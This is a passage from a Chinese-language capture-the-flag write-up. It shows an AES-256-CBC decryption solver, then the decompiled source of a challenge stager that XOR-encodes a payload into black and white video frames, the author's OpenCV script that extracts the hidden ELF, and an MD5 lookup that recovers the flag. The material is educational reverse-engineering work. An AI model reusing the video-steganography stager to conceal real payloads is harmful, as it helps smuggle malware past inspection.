        state[1][c] = gf_mul(s0, 0x09) ^ gf_mul(s1, 0x0e) ^ gf_mul(s2, 0x0b) ^ gf_mul(s3, 0x0d)
        state[2][c] = gf_mul(s0, 0x0d) ^ gf_mul(s1, 0x09) ^ gf_mul(s2, 0x0e) ^ gf_mul(s3, 0x0b)
        state[3][c] = gf_mul(s0, 0x0b) ^ gf_mul(s1, 0x0d) ^ gf_mul(s2, 0x09) ^ gf_mul(s3, 0x0e)

def expand_key_256_custom_rcon(key: bytes) -> bytes:
    if len(key) != 32:
        raise ValueError("AES-256 key must be exactly 32 bytes")

    w = []
    for i in range(NK):
        w.append([key[4*i], key[4*i+1], key[4*i+2], key[4*i+3]])

    total_words = NB * (NR + 1)  # 60
    rcon_index = 0

    for i in range(NK, total_words):
        temp = w[i - 1][:]

        if i % NK == 0:
            temp = xor_words(sub_word(rot_word(temp)), [RCON[rcon_index], 0x00, 0x00, 0x00])
            rcon_index += 1
        elif i % NK == 4:
            temp = sub_word(temp)

        w.append(xor_words(w[i - NK], temp))

    expanded = bytearray()
    for word in w:
        expanded.extend(word)
    return bytes(expanded)

def get_round_key(expanded_key: bytes, round_index: int) -> bytes:
    start = round_index * 16
    return expanded_key[start:start + 16]

def aes256_decrypt_block(block: bytes, expanded_key: bytes) -> bytes:
    if len(block) != 16:
        raise ValueError("block must be 16 bytes")

    state = bytes_to_state(block)

    add_round_key(state, get_round_key(expanded_key, NR))

    for rnd in range(NR - 1, 0, -1):
        inv_shift_rows(state)
        inv_sub_bytes(state)
        add_round_key(state, get_round_key(expanded_key, rnd))
        inv_mix_columns(state)

    inv_shift_rows(state)
    inv_sub_bytes(state)
    add_round_key(state, get_round_key(expanded_key, 0))

    return state_to_bytes(state)

def xor_bytes(a: bytes, b: bytes) -> bytes:
    return bytes(x ^ y for x, y in zip(a, b))

def pkcs7_unpad(data: bytes) -> bytes:
    if not data:
        raise ValueError("empty data")
    pad = data[-1]
    if pad < 1 or pad > 16:
        raise ValueError("invalid PKCS#7 padding")
    if data[-pad:] != bytes([pad]) * pad:
        raise ValueError("invalid PKCS#7 padding")
    return data[:-pad]

def aes256_cbc_decrypt(ciphertext: bytes, key: bytes, iv: bytes, unpad: bool = False) -> bytes:
    if len(key) != 32:
        raise ValueError("key must be 32 bytes for AES-256")
    if len(iv) != 16:
        raise ValueError("iv must be 16 bytes")
    if len(ciphertext) % 16 != 0:
        raise ValueError("ciphertext length must be multiple of 16")

    expanded_key = expand_key_256_custom_rcon(key)

    plaintext = bytearray()
    prev = iv

    for i in range(0, len(ciphertext), 16):
        block = ciphertext[i:i+16]
        dec = aes256_decrypt_block(block, expanded_key)
        plain_block = xor_bytes(dec, prev)
        plaintext.extend(plain_block)
        prev = block

    result = bytes(plaintext)
    return pkcs7_unpad(result) if unpad else result

def to_hex(data: bytes) -> str:
    return data.hex()

def main():
    cipher = bytes([
        0x9b, 0x5e, 0x1e, 0x8f, 0xd7, 0xc3, 0x43, 0x62,
        0xa2, 0x37, 0x86, 0xc0, 0xce, 0x3d, 0x3c, 0xf4,
        0xc3, 0xb6, 0x88, 0xff, 0x3c, 0x9c, 0x13, 0xd2,
        0xbb, 0x6f, 0x49, 0xce, 0xff, 0x59, 0xa2, 0x5c,
        0x36, 0xe4, 0x61, 0x9e, 0x60, 0x61, 0xc3, 0xbb,
        0x3f, 0x63, 0xaf, 0x00, 0x3b, 0x3d, 0x8d, 0xa7
    ])

    key = bytes.fromhex("c23012ab39101833f8ed4e468da15d8d8cfbf0726899dc7c846e7ecf32bbdaf8")
    iv  = bytes.fromhex("aeba0dbbca267f9906ed7c70e38d8b11")

    plaintext = aes256_cbc_decrypt(cipher, key, iv, unpad=False)

    print("Ciphertext hex :", cipher.hex())
    print("Plaintext hex  :", plaintext.hex())

    print("Plaintext", plaintext)

if __name__ == "__main__":
    main()

6.re1
loader使用b64解码一个pyc并运行:

解码stager_pyc_base64并提出pyc,pyc用pylingual反编译:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
# Decompiled with PyLingual (https://pylingual.io)
# Internal filename: 'Payload_To_PixelCode_video.py'
# Bytecode version: 3.7.0 (3394)
# Source timestamp: 2026-01-04 04:02:18 UTC (1767499338)

from PIL import Image
import math
import os
import sys
import numpy as np
import imageio
from tqdm import tqdm
def file_to_video(input_file, width=640, height=480, pixel_size=8, fps=10, output_file='video.mp4'):
    if not os.path.isfile(input_file):
        return None
    file_size = os.path.getsize(input_file)
    binary_string = ''
    with open(input_file, 'rb') as f:
        for chunk in tqdm(iterable=iter(lambda: f.read(1024), b''), total=math.ceil(file_size / 1024), unit='KB', desc='读取文件'):
            binary_string += ''.join((f'{byte:08b}' for byte in chunk))
    xor_key = '10101010'
    xor_binary_string = ''
    for i in range(0, len(binary_string), 8):
        chunk = binary_string[i:i + 8]
        if len(chunk) == 8:
            chunk_int = int(chunk, 2)
            key_int = int(xor_key, 2)
            xor_result = chunk_int ^ key_int
            xor_binary_string += f'{xor_result:08b}'
        else:
            xor_binary_string += chunk
    binary_string = xor_binary_string
    pixels_per_image = width // pixel_size * (height // pixel_size)
    num_images = math.ceil(len(binary_string) / pixels_per_image)
    frames = []
    for i in tqdm(range(num_images), desc='生成视频帧'):
        start = i * pixels_per_image
        bits = binary_string[start:start + pixels_per_image]
        if len(bits) < pixels_per_image:
            bits = bits + '0' * (pixels_per_image - len(bits))
        img = Image.new('RGB', (width, height), color='white')
        for r in range(height // pixel_size):
            row_start = r * (width // pixel_size)
            row_end = (r + 1) * (width // pixel_size)
            row = bits[row_start:row_end]
            for c, bit in enumerate(row):
                color = (0, 0, 0) if bit == '1' else (255, 255, 255)
                x1, y1 = (c * pixel_size, r * pixel_size)
                img.paste(color, (x1, y1, x1 + pixel_size, y1 + pixel_size))
        frames.append(np.array(img))
    with imageio.get_writer(output_file, fps=fps, codec='libx264') as writer:
        for frame in tqdm(frames, desc='写入视频帧'):
            writer.append_data(frame)
if __name__ == '__main__':
    input_path = 'payload'
    if os.path.exists(input_path):
        file_to_video(input_path)
    else:
        sys.exit(1)
XOR 0xaa之后的 payload_file 的二进制 -> 按照 8 * 8 一块像素生成一堆图片,1黑像素,0白像素,一张图片像素个数为 80 * 60 个,使用opencv解出来是个ELF:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
#!/usr/bin/env python3
"""Reverse stager.py: extract payload from video.mp4"""

import cv2
import numpy as np
import sys

PIXEL_SIZE = 8
XOR_KEY = 0xAA

def extract_payload(video_path, output_path="payload"):
    cap = cv2.VideoCapture(video_path)
    if not cap.isOpened():
        print(f"Cannot open {video_path}", file=sys.stderr)
        sys.exit(1)

    width = int(cap.get(cv2.CAP_PROP_FRAME_WIDTH))
    height = int(cap.get(cv2.CAP_PROP_FRAME_HEIGHT))
    total = int(cap.get(cv2.CAP_PROP_FRAME_COUNT))
    print(f"{width}x{height}, {total} frames")

    bits = []
    idx = 0
    while True:
        ret, frame = cap.read()
        if not ret:
            break
        gray = cv2.cvtColor(frame, cv2.COLOR_BGR2GRAY)
        for r in range(0, height, PIXEL_SIZE):
            for c in range(0, width, PIXEL_SIZE):
                block = gray[r:r + PIXEL_SIZE, c:c + PIXEL_SIZE]
                bits.append("1" if np.mean(block) < 128 else "0")
        idx += 1
        print(f"\r[{idx}/{total}]", end="", flush=True)
    cap.release()
    print()

    out = bytearray()
    for i in range(0, len(bits) - 7, 8):
        out.append(int("".join(bits[i:i + 8]), 2) ^ XOR_KEY)

    with open(output_path, "wb") as f:
        f.write(out)
    print(f"Wrote {len(out)} bytes -> {output_path}")

if __name__ == "__main__":
    extract_payload("video.mp4")



exp:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
import hashlib

md5_map = {hashlib.md5(bytes([i])).hexdigest(): chr(i) for i in range(256)}

hashes = [
    "8277e0910d750195b448797616e091ad",
    "0cc175b9c0f1b6a831c399e269772661",
    "4b43b0aee35624cd95b910189b3dc231",
    "e358efa489f58062f10dd7316b65649e",
    "f95b70fdc3088560732a5ac135644506",
    "c81e728d9d4c2f636f067f89cc14862c",
    "92eb5ffee6ae2fec3ad71c777531578f",
    "c4ca4238a0b923820dcc509a6f75849b",
    "8fa14cdd754f91cc6554c9e71929cce7",
    "c9f0f895fb98ab9159f51fd0297e236d",
    "336d5ebc5436534e61d16e63ddfca327",
    "eccbc87e4b5ce2fe28308fd9f2a7baf3",
    "cfcd208495d565ef66e7dff9f98764da",
    "a87ff679a2f3e71d9181a67b7542122c",
    "e4da3b7fbbce2345d7772b0674a318d5",
    "e1671797c52e15f763380b45e841ec32",
    "8f14e45fceea167a5a36dedd4bea2543",
    "1679091c5a880faf6fb5e6087eb1b2dc",
    "4a8a08f09d37b73795649038408b5f33",
    "cbb184dd8e05c9709e5dcaedaa0495cf",
]

flag = "".join(md5_map[h] for h in hashes)
print(flag)

This post is licensed under CC BY 4.0 by the author.